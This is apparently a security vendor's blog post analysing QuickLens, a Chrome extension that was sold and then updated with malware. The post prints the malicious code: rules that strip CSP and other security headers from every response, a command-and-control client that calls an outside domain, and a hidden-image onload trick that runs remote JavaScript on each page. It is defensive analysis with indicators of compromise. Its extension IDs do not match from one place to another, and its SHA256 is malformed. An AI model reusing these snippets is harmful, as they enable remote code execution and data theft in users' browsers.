

Pixel Perfect: Sold Extension Injects Code Through Pixel

annex.security/blog/pixel-perfect

John Tuckner

February 23, 2026

NewPixel Perfect - sold extension injects code through an invisible image pixel [Read now →](#)
[Back to Blog](#)



A Google Lens extension that was sold gets weaponized overnight—stripping browser security headers and using a 1x1 GIF onload trick to execute C2-delivered JavaScript on every page

[QuickLens](#) was a Google Lens wrapper that actually worked, allowing users to search images quickly. It had screen capture, area selection, YouTube frame search, and an Amazon product finder. It grew to 7,000 users and even earned a featured badge from Google at one time.




QuickLens - Search Screen with Google Lens

Add to Chrome

buildmelon.com [Share](#)

Extension Tools



Then version 5.8 shipped and it became a remote code execution platform.

The extension has been removed from the Chrome Web Store for just a "policy violation", but the story is much deeper.

Extension	Extension ID	Users	Status
QuickLens - Search Screen with Google Lens	kdenlncndfnhkognokgfpabgkgehodd	7,000	Removed 2026-02-17

An Ordinary Extension

Since publish, the extension has done what it claims to do:

QuickLens seamlessly integrates Google Lens into your browser, giving you the power of visual search on any web page. Whether you're shopping, studying, or just curious, you can get instant information on anything you see.

The `background.js` service worker just contained window management and screen capture logic. `content.js` handled the floating Lens window UI. There were no external network calls beyond Google's own domains. No obfuscation. Just a functional extension.

Permissions were broad, potentially abuseable, but reasonable for a screen capture tool: `activeTab`, `contextMenus`, `scripting`, `storage`, `webNavigation`, `tabs`, `windows`, and a content script `content.js` that was injected into every web page.

No major security issues in the code that would lead you to believe it does more than what it claims.

The developer, "akshayanuonline@gmail.com", even has many other extensions published in his name (including a new, similar, recently published 'Google Lens - Search your screen' extension).

Extensions	Owner	akshayanuonline@gmail.com	Search
Extension ID	Name		Version
 Radial New Tab fogdlfdpjlmpmnmeeppfaikfkaacnc		Radial New Tab	1.6
 RediTop – Scroll to Top for Reddit gddonialdhbldcdbnbloangmjnpcnhhd		RediTop – Scroll to Top for Reddit	1.0
 Google Lens - Search your screen kphdjcakmfncjfhkedgjlaobcmmddeo		Google Lens - Search your screen	10.5
 AudioMatch - YouTube Audio Selec... mejaghdgnidejbeofmfhnogbniipdjge		AudioMatch - YouTube Audio Selector	1.2
 SideWiki – Sidebar for Wikipedia ofifhmaojnmpodmgkipjpedgnhkbhl		SideWiki – Sidebar for Wikipedia	1.0

The Ownership Change

QuickLens was listed for sale on extensionhub.io October 11th, just two days after it was first published to the Chrome Web Store October 9th.

 **ExtensionHub** Extensions Developers Marketplace Sign In




QuickLens - Search Screen with Google Lens

Tools Free Buy This Extension

Chrome Edge


☆ (0 rating) 👤 0 users

Email: akshayanuonline@gmail.com



ExtensionHub is a marketplace where extension developers sell their extensions including existing users, reviews, and code. We've seen this pattern repeatedly: a developer builds something legitimate, lists it for sale to make a buck, and sells it to some anonymous entity who has very different plans for those 7,000 auto-updating installs. We've even written about [buying one](#) from ExtensionHub before.

On February 1st, 2026, the extension's owner changed to support@doodlebuggle.top under "LLC Quick Lens", what looks to be a throwaway entity with no verifiable presence. The privacy policy moved to kowqlak.lat which barely loads today.



On February 17th, version 5.8 was released containing new permissions and functionality.

The Malicious Update

Annex analyzes the changes between versions and creates push notifications highlighting important aspects:

Event details



Table

Data

Code_changes event

Extension	 QuickLens - Search Screen with G... kdenlnncndfnhkognokgfpabgkgehodd 
Severity	critical
Analysis	Changes in "QuickLens - Search Screen with Google Lens" include the addition of a comprehensive analytics and tracking system that communicates with an undisclosed third-party domain (<code>api.extensionanalyticspro.top</code>). The extension now collects and transmits user geolocation data (via Cloudflare's trace endpoint), browser type, operating system, and a persistent UUID identifier to this external server every 5 minutes through background timers. Additionally, the extension monitors all web requests across all URLs using the <code>webRequest</code> API, triggering data collection callbacks when

Here is a rundown of the major changes:

File	Change
<code>background.js</code>	A new callback server <code>api.extensionanalyticspro.top</code>
<code>content.js</code>	A number of new functions including <code>createImgPixel()</code>
<code>manifest.json</code>	Permissions added: <code>declarativeNetRequestWithHostAccess</code> , <code>webRequest</code>
<code>rules.json</code>	Entirely new web manipulation rules

Let's walk through each.

Disabling Every Security Header

The added `rules.json` is a new file which implements `declarativeNetRequest` network traffic modification rules. The `declarativeNetRequestWithHostAccess` permission added for this to work would trigger a general dialogue box asking the user to accept the new permission, but that is pretty common for users to do.

These new rules strip every meaningful browser security headers from every HTTP response:

```
{
  "action": {
    "type": "modifyHeaders",
    "responseHeaders": [
      { "operation": "remove", "header": "content-security-policy" },
      { "operation": "remove", "header": "content-security-policy-report-only" },
      { "operation": "remove", "header": "x-webkit-csp" },
      { "operation": "remove", "header": "x-content-security-policy" },
      { "operation": "remove", "header": "x-frame-options" },
      { "operation": "remove", "header": "x-xss-protection" }
    ]
  },
  "condition": {
    "urlFilter": "*",
    "resourceTypes": ["main_frame", "sub_frame", "xmlhttprequest"]
  }
}
```

For every page, frame, and request, the security headers are now gone. User traffic is now vulnerable to many new attacks like clickjacking. The content scripts injected into each page can now make arbitrary requests to other domains which would normally be blocked. The code execution technique coming next relies on inline event handlers, which CSP would normally block.

The C2 Component

Newly included in the background service worker is a command and control client talking to `api.extensionanalyticspro.top`.

```
const API_ENDPOINTS = {
  BASE_URL: "https://api.extensionanalyticspro.top",
  EXTENSIONS_BASE_PATH: "/extensions",
  FINISH_ENDPOINT: "/finish"
};
```

On first run, it generates a persistent UUID, fingerprints the user's country via Cloudflare's trace endpoint (`https://1.1.1.1/cdn-cgi/trace`), identifies the browser and OS, and phones home to `/extensions/setup` with everything.

Then it polls. Every five minutes, `/extensions/callback`. The server responds with JSON array of strings stored locally as `cached-agents-data` containing new Javascript code.

The new `webRequest` permission is used to create a listener watching for hits to the `/finish` endpoint.

```
function monitorReportRequests() {
  const REPORT_URL_PATTERN =

`${API_ENDPOINTS.BASE_URL}${API_ENDPOINTS.EXTENSIONS_BASE_PATH}${API_ENDPOINTS.FINISH_ENDPOINT}`;
  let debounceTimeoutId = null;
  let lastCallbackTime = 0;
  chrome.webRequest.onCompleted.addListener((function(details) {
    if (details.url && details.url.includes(REPORT_URL_PATTERN) && details.statusCode >=
      HTTP_STATUS.OK_MIN && details.statusCode <= HTTP_STATUS.OK_MAX) {
      const currentTime = Date.now();
      if (currentTime - lastCallbackTime < WEB_REQUEST.MIN_CALLBACK_INTERVAL_MS) return;
      debounceTimeoutId && clearTimeout(debounceTimeoutId);
      debounceTimeoutId = setTimeout(() => {
        forceSendInfoUpdateRequest().catch(() => {}));
        lastCallbackTime = Date.now();
        debounceTimeoutId = null
      }, WEB_REQUEST.DEBOUNCE_DELAY_MS)
    }
  })), {
    urls: ["<all_urls>"]
  }, ["responseHeaders"])
}
```

When it sees one complete, it force-refreshes the callback. The C2 operator can signal the extension to update its instructions on demand.

An uninstall URL gets registered back to the C2 server, so the operator knows when they lose a device.

None of this code existed in 5.7. Zero network communication to any external server in the prior version aside from links to Google Lens.

The Pixel Trick

The execution mechanism is tucked inside the content script injected into each web page.

The C2 stores its payload—an array of JavaScript strings—in local storage. On every page load, `content.js` reads them back and does this:

```
function createImgPixel(element) {
  const img = document.createElement("img");
  img.style.display = "none";
  // The C2 payload becomes an inline onload handler
  img.setAttribute("onload", element);
  // 1x1 transparent GIF as a data URI is used
  img.src =
"data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAABAAEAAAIBRAA7";
  return img;
}
```

It creates a hidden `<img>` element. The `src` is a 1x1 transparent GIF as a base64 data URI—no network request, loads immediately. The key line: `img.setAttribute("onload", element)`, where `element` is a JavaScript string from the C2 server.

When the image loads, the browser evaluates the `onload` attribute as JavaScript. This is a well known XSS technique with other variations outlined [in OWASP cheatsheets](#). The inline handler executes in the page context.

The full chain:

```
function safelyProcessElement(element) {
  if (element && "string" == typeof element) try {
    const div = createImgPixel(element);
    const parent = document.body || document.documentElement;
    if (!parent) return;
    parent.appendChild(div);      // Add element to DOM
    dispatchLoadEvent(div);      // Fire the load event
    div.remove();                 // Clean up immediately
  } catch {}                      // Fail silently
}

function processInfoData() {
  return getLocalStorage("cached-agents-data").then((agents => {
    agents && Array.isArray(agents) && agents.forEach(safelyProcessElement)
  })).catch(() => {}))
}
```

Append to the document, execute, and remove while silently quieting errors. On every page, for every piece of code stored from the C2 server. This is a nightmare security scenario where a script could read session tokens, capture inputs, scrape the page viewed, and exfiltrate data through the web page context.

This is why the CSP stripping matters. Without it, Content-Security-Policy would block the inline `onload` from executing on any properly-configured site. With `rules.json` removing CSP globally, the payloads run everywhere.

A similar technique loading packaged icons was seen in the [GhostPoster campaign](#), but this technique does not even include an image file and scripts are loaded remotely.

Why This Works Well

The actual malicious code never appears in the extension's source files. Static analysis shows a function that creates image elements. That's it. The payloads are delivered from the C2 and stored in local storage—they only exist at runtime.

The naming is designed to blend in. `extensionanalyticspro` sounds like a telemetry service. `cached-agents-data` reads like browser user-agent caching. The execution function is called `safelyProcessElement`. Nothing screams malware.

And the original extension still works. Google Lens integration is fully intact. Users wouldn't notice anything aside from needing to accept the new permissions.

The Takeaway

This is the extension supply chain problem in a nutshell. A Featured, reviewed, functional extension changes hands, and the new owner pushes a weaponized update to every existing user. Chrome auto-updates silently. One permission prompt. The 7,000 users who installed a legitimate Google Lens tool now have a C2 client running in their browser. The attacker took a functional, reviewed, Featured extension and pushed a single malicious update that added:

- Full C2 infrastructure with device fingerprinting
- Global security header stripping via declarative net request rules
- Remote code execution via an image pixel onload trick
- Silent cleanup and error suppression

If you're managing browser extensions in your environment, this is exactly the kind of update-based attack that even permission monitoring would be hard-pressed to catch. Annex recognized this threat at multiple points during its time:

1. October 11th, 2025 - the extension was seen for sale and a verdict was added
2. December 27th, 2025 - the original extension owner record was removed and an ownership notification was triggered
3. February 1st, 2026 - the new owner was listed tied to the extension and an ownership notification was triggered
4. February 17th, 2026 - version 5.8 was released triggering a code change analysis and a push notification for those impacted

If you're concerned about browser extension risk like this in your environment, [we can help](#) with the analysis and real time monitoring of changes.


Indicators of Compromise

Type	Value
Extension ID	kdenlnnrndfnhkognokgfpabgkgehodd
Extension Name	QuickLens - Search Screen with Google Lens
C2 Domain	api.extensionanalyticspro[.]top
Developer Email	support@doodlebuggle[.]top
Privacy Policy	kowqlak[.]lat
Malicious Version	5.8
SHA256	fa3d0c8c8e9f3daciaa9f34e42ad63dceeba16689e055b90e9a903fa274d35df0

See Secure Annex in Action

Schedule a demo to discover how Secure Annex can protect your organization from malicious extensions.

More Articles



Promise Bomb crashes browsers to install malware

New CrashFix variants use functional security extensions and push notification C2 to selectively crash browsers and deliver malware



Worms lurking in code extensions

Worms are hiding discreetly in extension marketplaces waiting to trigger the next mass scale event.





Prompt poaching runs rampant in extensions

Web analytics companies are using browser extensions to monetize your most private thoughts